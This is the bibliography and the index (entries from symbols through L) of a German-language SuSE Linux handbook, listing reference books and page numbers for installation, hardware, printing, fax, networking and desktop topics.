- [CAR93] COSTALES, Bryan ; ALLMAN, Eric ; RICKERT, Neil: *sendmail*. O'Reilly & Associates, Inc., 1993. – (ISBN 1-56592-056-2)
- [CB96] CHESWICK, William R. ; BELLOVIN, Steven M.: *Firewalls und Sicherheit im Internet*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-875-x)
- [CR91] CAMERON, Debra ; ROSENBLATT, Bill: *Learning GNU Emacs*. O'Reilly & Associates, Inc., 1991. – (ISBN 0 937175-84-6)
- [CZ96] CHAPMAN ; ZWICKY: *Einrichten von Internet Firewalls. Sicherheit im Internet gewährleisten..* O'Reilly & Associates, Inc., 1996. – (ISBN 3-930673312)
- [DR98] DAWSON, Terry ; RUBINI, Alessandro: *NET-3 HOWTO*, v1.4, August 1998. – (siehe Datei `/usr/doc/howto/en/NET-3-HOWTO.gz`)
- [DR99] DAWSON, Terry ; RUBINI, Alessandro: *NET3-4 HOWTO*, v1.5, August 1999. – (siehe Datei `/usr/doc/howto/en/NET3-4-HOWTO.gz`)
- [EH98] ECKEL, George ; HARE, Chris: *Linux – Internet Server*. Carl Hanser Verlag, 1998. – (ISBN 3-446-19044-9)
- [FCR93] FANG, Chin ; CROSSON, Bob ; RAYMOND, Eric S.: *The Hitchhiker's Guide to X386/XFree86 Video Timing (or, Tweaking your Monitor for Fun and Profit)*, 1993. – (siehe Datei `/usr/X11/lib/X11/doc/VideoModes.doc`)
- [Fri93] FRISCH, Æleen: *Essential System Administration*. O'Reilly & Associates, Inc., 1993. – (ISBN 0-937175-80-3)
- [Gil92] GILLY, Daniel: *UNIX in a nutshell: System V Edition*. O'Reilly & Associates, Inc., 1992. – (ISBN 1-56592-001-5)
- [GMR97] GOOSSENS, Michel ; MITTELBACH, Frank ; RAHTZ, Sebastian: *The L^AT_EX Graphics Companion*. Addison Wesley Longman, 1997. – (ISBN 0-201-85469-4)
- [GMS94] GOOSSENS, Michel ; MITTELBACH, Frank ; SAMARIN, Alexander: *The L^AT_EX Companion*. Addison Wesley GmbH, 1994. – (ISBN 0-201-54199-8)

- [GMS96] GOOSSENS, Michel ; MITTELBACH, Frank ; SAMARIN, Alexander: *Der \LaTeX -Begleiter*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-646-3)
- [Gri94] GRIEGER, W.: *Wer hat Angst vorm Emacs?*. Addison Wesley GmbH, 1994. – (ISBN 3-89319-620-X)
- [GS93] GARFINKEL, Simson ; SPAFFORD, Gene: *Practical UNIX Security*. O'Reilly & Associates, Inc., 1993. – (ISBN 0-937175-72-2)
- [Hei96] HEIN, Jochen: *Linux-Companion zur Systemadministration*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-869-5)
- [Her92] HEROLD, H.: *UNIX Grundlagen*. Addison Wesley GmbH, 1992. – (ISBN 3-89319-542-8)
- [HHMK96] HETZE, Sebastian ; HOHNDEL, Dirk ; MÜLLER, Martin ; KIRCH, Olaf: *Linux Anwenderhandbuch*. 6. LunetIX Softfair, 1996. – (ISBN 3-929764-05-9)
- [Hof97] HOFFMANN, Erwin: EMail-Gateway mit qmail. In: *iX* 12 (1997), S. 108ff
- [HR98] HÖLZER, Matthias ; RÖHRIG, Bernhard: *KDE – Das K Desktop Environment*. 1. Computer & Literatur, 1998. – (ISBN 3-932311-50-7)
- [HST97] HOLZ, Helmut ; SCHMITT, Bernd ; TIKART, Andreas: *Linux für Internet & Intranet*. International Thomson Publishing, 1997. – (ISBN 3-8266-0342-7)
- [Hun95] HUNT, Craig: *TCP/IP Netzwerk Administration*. O'Reilly & Associates, Inc., 1995. – (ISBN 3-930673-02-9)
- [JT98] JOHNSON, Michael K. ; TROAN, Erik W.: *Anwendungen entwickeln unter Linux*. Addison Wesley GmbH, 1998. – (ISBN 3-8273-1449-6)
- [Kie95] KIENLE, Micheal: TIS: Toolkit für anwendungsorientierte Firewall-Systeme. In: *iX* 8 (1995), S. 140ff
- [Kir95] KIRCH, Olaf: *LINUX Network Administrator's Guide*. O'Reilly & Associates, Inc., 1995. – (ISBN 1-56592-087-2)
- [Kof97] KOFLER, Michael: *Linux – Installation, Konfiguration, Anwendung*. 3. Addison Wesley GmbH, 1997. – (ISBN 3-8273-1304-X)
- [Kop94] KOPKA, Helmut: *\LaTeX -Einführung*. Addison Wesley GmbH, 1994. – (ISBN 3-89319-664-1)
- [Kopff] KOPKA, Helmut: *\LaTeX* . Addison Wesley GmbH, 1996 ff.. – 3 Bde. (ISBN 3-8273-1025-3; 3-8273-1229-9; 3-89319-666-8)
- [Kun95] KUNITZ, Ulrich: Sicherheit fast kostenlos: Einrichtung eines kostenlosen Firewall-Systems. In: *iX* 9 (1995), S. 176ff
- [Lam90] LAMB, Linda: *Learning the vi Editor*. O'Reilly & Associates, Inc., 1990. – (ISBN 0-937175-67-6)
- [Lef96] LEFFLER, Sam: *HylaFAX Home Page*, 1996
- [Moh98] MOHR, James: *UNIX-Windows-Integration*. International Thomson Publishing, 1998. – (ISBN 3-8266-4032-2)
- [OT92] O'REILLY, Tim ; TODINO, Grace: *Managing UUCP and Usenet*. O'Reilly & Associates, Inc., 1992. – (ISBN 0-937175-93-5)
- [Per94] PERLMAN, G.: *Unix For Software Developers*. Prentice-Hall, 1994. – (ISBN 13-932997-8)
- [POL97] PEEK, Jerry ; O'REILLY, Tim ; LOUKIDES, Mike: *Unix Power Tools*. 2. Sebastopol : O'Reilly & Associates, Inc., 1997
- [Pug94] PUGH, K.: *UNIX For The MS-DOS User*. Prentice-Hall, 1994. – (ISBN 13-146077-3)

- [Rub98] RUBINI, Alessandro: *Linux-Gerätetreiber*. O'Reilly & Associates, Inc., 1998. – (ISBN 3-89721-122-X)
- [SB92] SCHOONOVER, M. ; BOWIE, J.: *GNU Emacs*. Addison Wesley GmbH, 1992. – (ISBN 0-201-56345-2)
- [Sch98] SCHEIDERER, Jürgen: Sicherheit Kostenlos - Firewall mit Linux. In: *iX* 12 (1998)
- [Sto98] STOLL, Clifford: *Kuckucksei; Die Jagd auf die deutschen Hacker, die das Pentagon knackten*. Fischer-TB.-Vlg., 1998. – (ISBN 3596139848)
- [The96] THE XFREE86TM-TEAM: *XF86Config(4/5) - Configuration File for Xfree86TM*, 1996. – Manual-Page zu XFree86TM
- [tif]
- [TSP93] TODINO, Grace ; STRANG, John ; PEEK, Jerry: *Learning the UNIX operating system*. O'Reilly & Associates, Inc., 1993. – (ISBN 1-56592-060-0)
- [Wel94] WELSH, Matt: *Linux Installation and Getting Started. 2.* SuSE GmbH, 1994. – (ISBN 3-930419-03-3)
- [WK95] WELSH, Matt ; KAUFMAN, Lars: *Running Linux*. O'Reilly & Associates, Inc., 1995. – (ISBN 1-56592-100-3)
- [WK98] WELSH, Matt ; KAUFMAN, Lars: *Linux – Wegweiser zur Installation & Konfiguration. 2.* O'Reilly & Associates, Inc., 1998. – (ISBN 3-930673-58-4)
- [WWH98] WITHERSPOON, Craig ; WITHERSPOON, Coletta ; HALL, Jon: *Linux für Dummies. 1.* International Thomson Publishing, 1998. – (ISBN 3-8266-2725-3)

Index

Symbole

- .susefaxrc
 - SuSEFax 210
- .susephone
 - SuSEFax 210
- /bin 74
- /etc/conf.modules
 - siehe* /etc/modules.conf
- /etc/fstab 94
- /etc/inittab 441
- /etc/modules.conf 357
- /etc/ppp/ppp-down 197
- /etc/printcap 336
- /etc/rc.config 116, 447
- /etc/undo_harden_suse ... 470
- /sbin/SuSEconfig 446
- /sbin/init 441
- /sbin/init.d/nfsserver 166
- /sbin/init.d/rc 444
- /sbin/init.d/rtc 166
- /usr/sbin/harden_suse**
469
- /usr/sbin/routed 162
- Applixware** 456
- Applixware** 69, 71, 405
- reboot** 456
- shutdown** 456
- LILO** 106
 - Bestandteile 121
 - Interface 120
 - Konfiguration 123
 - Was er ist 120
 - wohin installieren 121
- LILO** 136
 - /etc/host.conf 450
 - /etc/hosts 450
 - /etc/resolv.conf .. 450
 - /opt 70
- RPM (rpm)** 515
- kdm** 456
- xdm** 455
- SuSE DyDe 270
- XFree86 4, 5
- X Window System . *siehe* X11
- X Window System 4
- YaST 5, 44
- YaST
 - bei Ersteinstallation 35
- 1024 Zylinder
 - LILo Probleme 138
- 1TR6 174
- 3COM 3c501 381
- 3COM 3c503 375, 381
- 3COM 3c505 381
- 3COM 3c507 381
- 3COM 3c509 381
- 3COM 3c515 381
- 3COM 3c579 381
- 3COM 3c590 382
- 3COM 3c900 382
- 3dpixm 284
- 3dpixms 284
- A**
 - a2ps 338
 - aaa_base 410
 - Adabas 456
 - Adabas D 6
 - Adaptec
 - AHA-152x/151x/1505 368,
380
 - AHA-154x 368
 - AHA-274x 369
 - AHA-284x 369
 - AHA-294x 369
 - Adaptec 2920 371, 380
 - Adaptive Answer Support
 - HylaFAX 225
 - Administration
 - Benutzer 112
 - Gruppen 113
 - YaST 102
- ADSL 188
- Advanced Power Management
 - siehe* APM, *siehe* APM
- AdvanSys 369
- AfterStep 266, 267, 282
- aic7xxx 369
- AIRCOP 121
- Akronym 505
- Alias 505
- alien** 419
- Alien 419
- allowed 343
- AM53/79C974 369
- AMD 53/79C974 369
- AMD Athlon / Intel Pentium
III 360
- AmigaOS 506
- Andrew Tridgell 229
- Anlegen
 - Benutzer 477
 - Verzeichnis 482
- Anwendung . *siehe* Programm
- Anwendungen
 - Konfigurationsdateien . 285
- apache 433
- apache 412, 432, 466
- Apache 421
- APM . *siehe* PCMCIA, APM,
324
 - Kernel auswählen .. 40, 105
- apmd 321, 326
- apmd 326
- app-defaults 285
- Apple 514
- Apple Macintosh 510
- Applikation *siehe* Anwendung

- Applix 3
- aps 332, 337, 339, 351
- apsfilter .. viii, 103, 104, 332, 336–343, 345, 350, 351
 - Checkliste 351
 - Druckwarteschlangen .. 338
 - Konfiguration 339, 342
 - Netzwerkdrucker 343
- apsfilterrc 342
- Arbeitsspeicher 492, 505
- Arcad 71
- arena 8, 454
- Argus 456
- Arkeia 456
- AT1700 382
- ATAPI 505
- ATAPI-CD-ROM hängt ... 63
- atd 454
- Aufruf 479
- Auswahl
 - Installationsmedium 85
- Authentisierung 408
- autoexec.bat 141
- autoexec.bat 445
- autofs 453
- autofs 453
- Automounter 453
- AVM Fritz
 - XPCDr. 194
- AVM-B1 174
- awk 4
- Aztech CD-ROM 386

- B**
- Backup 114, 487, 505
- Bandlaufwerke *siehe* Hardware, Bandlaufwerke
- bash . 166, 484, 516, 526, 527, 578
- Bash 405
- Befehl 479
 - df** 491
 - du** 493
 - free** 492
 - kill** 493
 - ps** 493
 - pstree** 493
 - top** 494
 - ulimit** 492
 - w** 493
- Befehle
 - Grundlegende 481
- Befehlserklärung 490
- Benachrichtigungs Schema
 - SuSEFax 214
- Benutzer
 - Anlegen 477
 - Verwaltung 112
- Benutzer anlegen
 - Schwierigkeiten 160
- Benutzerkonto 26
- Benutzerverzeichnis 505
- Betriebssystem 506
- Bildschirmauflösung 262
- bin/faxrcvd 226
- bind 157
- bind 203, 476
- binutils 355
- BIOS 506
- bitmap 280
- books 10
- boot.local 445
- boot.sys 119
- Bootdisk
 - installieren mit 31
- Bootdiskette 119, 122
 - Erzeugen (mit LILO) .. 131
 - Erzeugen mit dd 60
 - Erzeugen mit rawrite ... 59
 - Erzeugen mit Setup 59
- Booten ... 441, 478, 506, 529
 - Ablauf 117
 - Bootmanager 119
 - initial ramdisk 421
 - Konzepte 118
 - LILO* 117
 - Methoden 46
 - Parameter 363
 - Rootpartition 367
 - Startmechanismus mit
 - loadlin 141
 - Ur-Linux 53
 - von CD2 58
 - von Disketten 58
- Bootkonzepte 118
- Bootloader 117
- Bootmanager 117
 - boot.sys 119
 - LILO* 119
 - OS/2 119
 - Windows NT 119
- Bootmenü 141
- Bootsektor 118
- Bootvorgang 117
- Bowman 267, 282

- BSD 495
- bttv 312
- Buffer 506
- Bug 533
- Business-Support 551
- BusLogic 370
- Busmaus 252
 - Logitech 377

- C**
- C 355
- C News 407
- Cabletron E21xx 382
- Cabletron E21XX 375
- CardBus *siehe* Hardware, CardBus
- cardctl 324
- Cardmanager .. 316, 317, 322
- cardmgr 316
- cardmgr** 316, 317
- CD 534
- CD defekt 63
- CD-Live-System *siehe* Live-System
- CD-ROM
 - ATAPI 371
 - Aztech 377, 386
 - EIDE 371
 - Goldstar 377, 386
 - Mitsumi 377, 387
 - Mitsumi FX-001(D) .. 377, 387
 - Mitsumi Multisession . 377, 387
 - Mozart 377, 387
 - Optics Storage ... 378, 387
 - Panasonic 378, 388
 - Philips CM206 ... 378, 388
 - Sanyo 378, 388
 - Sony CDU31A ... 378, 388
 - Sony CDU33A ... 378, 388
 - Sony CDU535 378, 388
 - SoundBlaster Pro 16 ... 388
- CD-ROM-Laufwerk 506
 - am Parallelport 61
 - Bleibt stehen 66
 - Installation 102
 - Parallele Schnittstelle *siehe* Hardware, Parallele Schnittstelle
- CD-ROM-Laufwerke
 - Unterstützung durch Linux . 60

- CD-ROM-Laufwerk hängt 63,
 64
 CD-ROM-Treiber fehlt 62
 CDE 267, 270
 cdesim 267
 CERT 468
 changes 412
 chat 170, 196, 197, 199
 Check 529
 Chris Mason 92
 chroot-Umgebung 95
 Client
 FTP 509
 Clock-Chip 254
 cnews 407
 Coherent 495
 colortbl 407
 command not found 458
 Compaq 3
 conf.modules *siehe*
 modules.conf
 conf.modules *siehe*
 /etc/modules.conf
 config.sys 141
 Core-Dateien 492
 Corel 3
cp 485
 CPU 507
 Crash 529
 CRC
 Fehler 66
 cron 407, 439
 cron x, 439
 Cron 411
 Cron-Daemon 456
 cron.daily 457
 crontab 205
 Crontab
 tägliche 410
 Ctwm 267, 270, 282
 curses 561
 curses 439
 curses x, 439
 Cursor 280, 507
 Cut-and-Paste 534
 Cyberscheduler Software .. 71
 Cygnus Source-Navigator . 71
 Cyrix . *siehe* Prozessor, Cyrix
 686
- D**
 D-Link DE620 386
 Düsentrieb 7
- Daemon 507
 named 453
 nscd 453
 routed 453
 rwhod 453
 Datei 507
 487
 .tar.gz 487
 .tgz 487
 Archivieren 487
 Attribute 482, 485, 488
 Befehle 482
 Bewegen 485
 Durchsuchen 486
 Kopieren 485
 Löschen 485
 Link 487
 Suchen 486
 Umbenennen 485
 versteckte 485
 Zugriffsrechte 482, 485
 Dateien
 Suchen 100
 versteckte 527
 Dateien nicht verschiebbar 62
 Dateirechte 457
 Dateisystem 508
 FHS 421
 ReiserFS 92
 TeX 421
 vfat 93
 Dateisysteme
 festlegen 78
 Dateisysteme festlegen ... 91
 Datenbank
 PostgreSQL 407
 Datensicherung 114, 487
 Datensichtgerät 517
 Datenstation 517
 DB2 456
 DCF77 455
 DE203 383
 DE204 383
 DE205 383
 DEC 239
 defrag 57
 defrag.exe 57
 Defragmentieren 535
 Deinstallation
 LILO 129
 Denial-of-Service 466
 depmod 356
 Desktop
- Cursor 280
 Farben 279
 Fonts 279
 Hintergrund 278
 Icons 280
 Konfiguration 285
 Schriften 279
 Device 260, 508
 Device-Section 260
df 491
 dhclient 203
 dhclient 411
 DHCP 186, 453
 konfigurieren 108
 dhcpd 411
 diald 203, 453
 Dienstleistungen 553
 Digital 382
 Digital DEPCA 383
 Digital Equipment Corporation
 239
 Digital Research 510
 Diskette
 Booten von 119
 Diskette formatieren 60
 Disketten-Laufwerk ... *siehe*
 Hardware,
 Disketten-Laufwerk
 Diskettenlaufwerk 375
 DISPLAY 519
 DNS 203, 451
 Timeout 411
 DNS-Domain 164
 doc 477
 docbkdsl 407
 DocBook 407
 dochost 71
 dochost 433, 434
 docview
 SuSEFax 215
 Dokumentation 8, 432
 Dateien 9
 Lesen 10
 Server für Dokumentation ..
 454
 Domain 160
 Domainname 152
 DOS 495
 Booten 133, 136
 Bootmenü 141
 Linux-Partitionen anlegen ..
 57, 58
 DOS-Befehle ... *siehe* mtools

- DOS-Disketten
 - Zugriff 496
- DOS-Setup 52
- DOS-Modus *siehe*
 - Windows 95
- Drivespace 65
- Druck-Manager(lpd) 335
- Druck-System *siehe*
 - Spool-System
- Drucken
 - lpd starten 454
 - Accounting 343
 - Kernel 2.2.x 408
 - Novell NetWare 109
 - Printserver 335
 - quer 338
 - remote 336, 339
 - Samba 109
- Drucker
 - Checkliste 351
 - Daemon 335
 - Drucken beenden 335
 - GDI-Drucker 351
 - Kernelparameter 379
 - Konfiguration 103
 - Lexmark 351
 - Netzwerkdrucker *siehe*
 - Netzwerkdrucker
 - Novell NetWare als
 - Druckserver 109
 - Parallele Schnittstelle *siehe*
 - Hardware, Parallele
 - Schnittstelle
 - unterstützte 346
 - Windows only 351
 - Windowsrechner als
 - Druckserver 109
- Druckerbetrieb 331
 - Überblick 331
- Druckerfilter 335, 336
 - apsfilter 337
 - apsfilter-Konfiguration . 339
 - für Netzwerkdrucker .. 343
- Druckertreiber *siehe*
 - Druckerfilter, 395
- Druckwarteschlange
 - Begriff 332
- Druckwarteschlangen
 - beim apsfilter 338
 - Betrieb von 332
- DSS1 174
- du 493
- Dummy-Device 450
- dump 78
- dumpe2fs 438
- dvips 338
- Dynamische IP-Adresse . 451
- E**
- E-Mail 169, 508
 - Konfiguration 203
- e2fsck 435, 437, 438
 - Manual-Page 529
- 2fsck** 529
- Eagle 71
- Eberhard Mönkeberg 10
- Editor 508
- Editoren
 - vi 501
- editres 287
- EIDE-Chipsätze 373
- Eingabe 479
- Eingabeaufforderung 508
- Einhängen
 - Festplatte *siehe* Mountpoint
- Einloggen 477, 531
- Einstieg 477
- Eintrag-Editor
 - SuSEFax 217
- ELF 508
- emacs** 9, 508
- Emacs 4, 9, 71, 209, 406, 419, 440, 510
- emm386.exe 46, 52, 53
- Empfangs Queue 216
 - SuSEFax 211
- emu10k1 302
- Enlightenment 266, 269
- Erstinstallation 17, *siehe*
 - Installation
- YaST starten 35
- Ausgangslage 30
- Basiskonfiguration 41
- Begrüßungsbildschirm .. 30
- Boot-Methoden 53
- Bootdiskette mit Unix
 - erstellen 60
- Bootdisketten 58
- Booten von CD2 58
- Dateisysteme festlegen .. 78
- Einloggen 44
- Festplatte formatieren ... 78
- Grundkonfiguration 41
- künftige Boot-Methode . 46
- Kernel auswählen 40
- Konfiguration auswählen 38
- linuxrc 31
- loadlin installieren 53
- Login 44
- Login: 43
- Maus 43
- Modem 43
- Mountpoints festlegen .. 78
- Netzwerkkonfiguration .. 42
- Pakete installieren ... 39, 43
- Pakete kopieren 48
- Partitionen konfigurieren 76
- Partitionieren 56
- Problembeschreibungen . 62
- Root-Passwort festlegen . 42
- Sendmail 42
- Setup 52
- Software auswählen 38
- Software installieren 39
- Startmechanismus mit
 - loadlin 141
 - Voraussetzungen 30
 - Windows 95
 - DOS-Modus 52
- erweiterte Partitionen 91
- Ethernet 508
- EtherTeam 16i/32 384
- Eumex 322 PCi 194
- Eumex 404 PC 194
- exportieren 166
- exports 166
- EXT2 509
- externer Viewer
 - SuSEFax 214
- F**
- FAQ 531
- FAQ-Dateien 9
- Farben 279
- Farbtiefe 262
- FAT32 57
- Fax
 - Hylafax 455
- Fax Server
 - HylaFAX 220
- Fax Sendezeit
 - SuSEFax 215
- fax2ps 214
- faxcover 219
- faxcover 219
- Faxcover
 - SuSEFax 215, 217, 218
- FaxCovergen.class 219
- FaxCovergen.class

- SuSEFax 219
 faxgetty .. 220, 222, 225, 226
 faxmodem 220
 faxprint 219
 faxq 220
 faxsetup 455
 fdisk 56–58, 76, 122, 129,
 131, 135, 136, 435, 437,
 438
 mbr 131
 FEATURE 338
 Fehler 533
 Fenster 509
 Fenstermanager 509
 theoretischer Hintergrund ..
 265
 Festplatte
 Parameter 372
 Zusätzliche 536
 Festplatte einhängen *siehe*
 Mountpoint
 fetchnews 207, 208
 fhs 421
 FIFO Datei 220
 file 338
 File Transfer Protocol 220
 Files 259
 Files-Section 259
 Filter
 apsfilter 337
 apsfilter-Konfiguration . 339
 Druckerfilter 335, 336
 find 437
find 486
 finger 527
 fips 37, 56, 66, 535
 fips.exe 57
 Firewall 200, 472, 535
 Application Level Firewalls
 474
 Paketfilterfirewall 472
 firewals ... 200, 201, 469,
 472
 Floppy 375
 Florian La Roche 10
 Fokus 509
 Fonts 279
 Formatieren
 Partition ... *siehe* Partition,
 Formatieren
 Fortify 71, 410
free 492
 Free Software Foundation
 (FSF) 509
 Freecom 64
 Frequently Asked Questions ..
 531
 fsck 78
 fstab 495
 ftape 311
 ftp 108, 171, 527
 FTP 509
 Anonymes FTP 411
 Client 509
 Server 509
 FTP-Server
 einrichten 421
 ftpdir 421
 Fujitsu FMV-181/182/183/184
 384
 Funktionstasten
 gehen nicht 83
 Funktionsweise
 HylaFAX 220
 Funkuhr 455
 Future Domain . 370, 371, 380
 fvwm 250
 fvwm 277
 Fvwm vii, 266–268, 270, 276,
 277, 282, 284, 285, 563,
 574
 Fvwm 276
 Allgemein 276
 Cursor 280
 Einstellen 280
 Einstellungen 278
 Farbeinstellung 279
 Farben 279
 Fonteneinstellung 279
 Fonts 279
 Hintergrundbild 278
 Icons 280
 Einstellen 280
 Konfigurationsdateien . 277
 Konfigurieren 278
 langsamer Start 284
 Schriften 279
 Start 277, 278
 Fvwm 278
 fvwm1 277
 Fvwm1 277, 282, 563
 Fvwm1 276
fvwm2 277
 Fvwm2 265, 268, *siehe*
 Fvwm, 277
 Fvwm95 . 266, 267, 270, 282,
 284, 285
 FvwmBanner 278
 FvwmIdent 280
G
 g3utils 209
 Gateway 153, 161
 2 Netzwerkkarten 375
 Gateway-Adresse 153
 Gatewayadresse 154
 gcc 355
 GDI-Drucker 351
 GEM 510
 getty 225, 226
 Ghostscript 103, 338, 344
 uniprint 346
 ghostview 280
 Ghostview 477
 GhostView 215, 563
 GhostView 215
 glibc 407, 408, 435, 510
 glibndev 409
 glimpse 409
 gnlibsd 409
 GNOME 4, 71, 267, 269, 282,
 419
 Übersetzen 409
 GNOME Panel 282
 gnormp 419
 GNU 4, 440, 509
 GNU Emacs 508
 GNU Zip 488
 GNU C/C++ Compiler 4
 gnuhtml 409
 Goldstar CD-ROM 386
 Goldstar-CD-ROM 377
 GPL 477, 539
 gpm ... 43, 44, 241, 449, 534
 Gpm 449
 GPM 449
 Graphische
 Benutzeroberfläche .. 510
 grep 437
grep 486
 group 165
 Grundbefehle 481
 Gruppen
 Verwaltung 113
 gs *siehe* Ghostscript
gs 103
 GS_RESOL 351
 gs_x11 215

gsview 10
 gtkndev 409
 gv 215, 564
gv 477
 gv 215
 gv 10, 215
 gzip 49, 74
gzip 488

H

halt 445
 Handbuch 490
 Hans Lermen 10
 Hans Reiser 92
 Harald König 10
 harden_suse 469
 hardsuse 469
 Hardware
 AGP 291
 Bandlaufwerke 310
 CardBus 315
 Disketten-Laufwerk ... 306
 Einbinden 291
 Externes Modem 307
 Internes Modem 307
 IrDA *siehe* IrDA
 ISA 291
 ISApnp *siehe* ISApnp
 Laptop *siehe* Notebook
 LS120-Laufwerk 306
 Modem 307
 Notebook .. *siehe* Notebook
 Parallele Schnittstelle .. 304
 PC-Karten 315
 PCI 291
 Plug-and-Play 445
 PlugAndPlay 292
 Scanner 309
 Schwierigkeiten 66
 Steckkarten 291
 Streamer .. *siehe* Hardware,
 Bandlaufwerke
 USB *siehe* USB
 Winmodem 308
 ZIP-Laufwerk 306
 Hauppauge WIN/TV 312
 Hauptmenü 83
 Hauptspeicher .. *siehe* Speicher
 hdparm 326
 Hercules-Grafikkarte 104
 hfaxd 220
 Hibernation 324

Hilfe *siehe* KDE, Hilfesystem,
 454, 531, 532
 Bücher 10
 FAQ 9
 HOWTO 9
 Hypertext 8
 Manual-Page 9
 README 9
 Texinfo 9
 Hilfesystem 432
 Hintergrundbild 278
 Hintergrundprozess 510
 HiSax 174
 HOME 270, 274, 286, 343,
 401, 506, 517
 Horizontalfrequenz 253
 host.conf 157
 alert 157
 multi 157
 nospoof 157
 order 157
 trim 157
 HOSTNAME 160
 hosts 156, 157
 Hotline 549
 howto 328
 HOWTO-Dateien 9
 howtode 9
 howtodeh 432
 howtoenh 432
 HP 10/100 VG-AnyLAN . 384
 HP PCLAN 384
 HP PCLAN+ 384
 ht://Dig 433
 htdig 71
 htdig 433
 http 171
 http-rman 432, 433, 454
 HTTP-Server
 einrichten 421
 httpd 454
 hylafax 209, 218, 219
 HylaFAX .. vi, 209, 215, 220,
 220–222, 227
 hyperref 407
 Hypertext 8

I

I/O-Bereich
 Reservieren 366
 I/O-Bereich schützen 366
 i4l 109, 174, 446
 i4ldoc 174, 182

i82365 322
 i82557/i82558 383
 IBM 3, 514
 IBM OS/2 494
 IBM Thinkpad 376
 ICL EtherTeam 384
 ICN 174
 Icons 280
 Identifier 262
 ifconfig 437, 450
 ifport 323
 imlibdev 409
 importieren 166
 Index aller Serien und Pakete .
 99
 inetcfg 182, 195, 196
 inetd . 42, 108, 155, 161, 207,
 433, 451, 452, 471
 Inetd 220
 inf2htm 432
 info 9
info 9, 439, 564
 Info 439, 564
Info (info) 439
 Info-Dateien 9
 Informationen
 zu Linux 532
 Informix 3
 Infoviewer 9
 Infrared Data Association
 siehe IrDA
 Infrarotunterstützung ... *siehe*
 IrDA
 init x, 132, 437, 441–444, 515
 Skripte 444
 Init 220
 initial ramdisk 421
 initrd 449
 SCSI-Treiber 358
 inittab 441
 inn 206, 407
 INN 454
 Inode 93, 510
 Dichte 93, 109
 Inodedichte 510
 insmod 356, 357
 Parameter 363
 Installation *siehe*
 Erstinstallation
 über die Festplatte 48
 Abbruch der Erstinstallation
 66
 Begrüßungsbildschirm .. 18

- Benutzer einrichten 26
 Bootmanager einrichten . 24
 CD-ROM-Laufwerk am
 eigenen Kontroller 64
 CD-ROM-Laufwerk am
 Parallelport 64
 DOS-Partition als Quelle 48
 Einloggen nach Installation
 28
 Einstellungen überprüfen 26
 Erstinstallation 17
 Festplatte wählen 21
 FTP 50
 LILO 129
 Medium 85
 mit YaST1, textbasiert .. 30
 Mit YaST2 17
 Netz als Quelle 50
 NFS 50
 Pakete 99
 Pakete de-installieren .. 413
 Pakete installieren 413
 PCMCIA 323
 root-Passwort 26
 Software auswählen 23
 Sprace wählen 20
 Systemkomponenten
 konfigurieren 28
 Systemstart konfigurieren ..
 24
 Umfang 95
 Update 21
 via FTP 88
 via NFS 86
 von CD-ROM 86
 von Festplatten-Partition 86
 von Verzeichnis 88
 Von... 85
 Vorplanung 17
 X einrichten 27
 YaST2 startet 19
 Installationsmedium 85
 Insure++ 71
 Intel EtherExpress 16 383
 Intel EtherExpressPro 383
 Intel EtherExpressPro 100 383
 Internet 510, 533
 PPP als Benutzer 191
 PPP konfigurieren 189
 Internet Services Daemon
 inetd 451
 xinetd 452
 Internet Super-Server 471
 IP-Adresse 88, 153, 154, 161,
 511
 dynamisch 451
 IP-Forwarding 451
 ipchains 469
 IPv6 411
 IPX 230
 IRC 451
 irda 328
 IrDA 327
 Drucker 328
 ISA PnP
 Initialisieren 449
 ISA-Karten 291
 isapnp 292–294
 isapnp 292, 294, 297
 ISApnp 292
 ISDN
 Konfiguration 171, 173
 YaST 174
 ISDN-Terminaladapter .. 193
 isdn4linux 173
 isdnctrl 173
 isdnlog 177
 ISP 511
 ISP16 377, 387
- J**
 jade_dsl 407
 Job (*Fax*-)
 SuSEFax 213
 Job Priorität
 SuSEFax 214
 Job-ID 216
 Job-Parameter ändern
 SuSEFax 214
 Jobparameter
 SuSEFax 213
 joe 508
 john 463
 Jokerzeichen 484, 511
 jurix 10
- K**
 Kabelmodem 186
 kardinfo 324
 kbatmon 326
 KDE 4, 69, 71, 171, 190, 265,
 267–271, 282, 405, 419,
 533
 Features 273
 Hilfesystem 271
 Login 272
 KDE Panel 282
 KDEDIR 271
 kdehelp 28, 271
 kdm .. 28, 111, 273, 406, 559
 KDM . 45, 111, 269, 270, 272,
 273
 Kennwort *siehe* Passwort
 Kernel 355, 511, 532
 Compilierung 355
 Debugging 448
 Druckertreiber 395
 Konfiguration 358
 Module 356
 Parameter 363
 Serielle Konsole 367
 sig11 66
 sig7 66
 SMP-Kernel auswählen 40,
 105
 Sysrq 448
 Kernel auswählen 105
 Kernel Module Loader ... 357
 Kernel panic 40
 Kernel too big 359
 Kernel-Daemon 444, 449
 Kernel-Module
 Konfigurationsdatei ... 409
 kerneld 357, 449, 565
 kerneld 357
 Kerneldaemon 357
 kernmod 174, 300, 358, 410
 kernmods 410
 Keyboard 260
 Keyboard-Section 260
 kfm 271, 274, 538
 kill 197
 kill 493
 klipper 275
 kmid 302
 kmod 331
 Kmod 305, 357, 358
 knfsd 409
 knfsd 409, 452
 Kommando 479
 Kommandos ... *siehe* Befehle
 Kommandozeile 511
 Kompilieren
 Kernel 532
 Konfiguration
 Ändern 96, 446
 Desktop 285
 E-Mail 203
 Erstinstallation 41

- ISDN *siehe* ISDN,
 - Konfiguration
 - Laden 95
 - LILO 123
 - Netzwerk 154
 - Netzzeit 455
 - Speichern 96
 - Windowmanager 285
 - X11 240, 251
- Konfigurationen 95
- Konfigurationsdatei 447
- Konfigurationsdateien ... 156
- Konsole 455, 511
 - virtuell 511
- Konsolen
 - virtuelle 481
- korn 275
- kpanel 282, 326
- KPanel 275
- krpm 419
- kvt 188
- kwm 268, 270, 271
- L**
- Löschen
 - Datei 485
 - LILO 130
 - Linux 130
 - Verzeichnis 482
- LAN 151, 511
- LAN Manager 229, 495
- Lance 375
- LANG 448
- Laptop 315
- latex-cover 218, 566
- latex-cover 218
- latex-cover 218
- Laufwerksbuchstabe verändert
 - 66
- LC_* 448
- LDAP-Server 453
- ldconfig 412
- ldp 432
- leafnode 207–209, 410
- leafnode ... 206, 207, 407
- Leafnode ... vi, 206, 206, 207
- less .. 10, 171, 437, 484, 485,
 - 490
- lesstif 282
- libc 355, 418
- libc5 435
- libcinfo 158
- LILO 117
 - 119, 139, 141, 142, 293, 366, 404, 422, 423, 428
 - funktioniert nicht 65
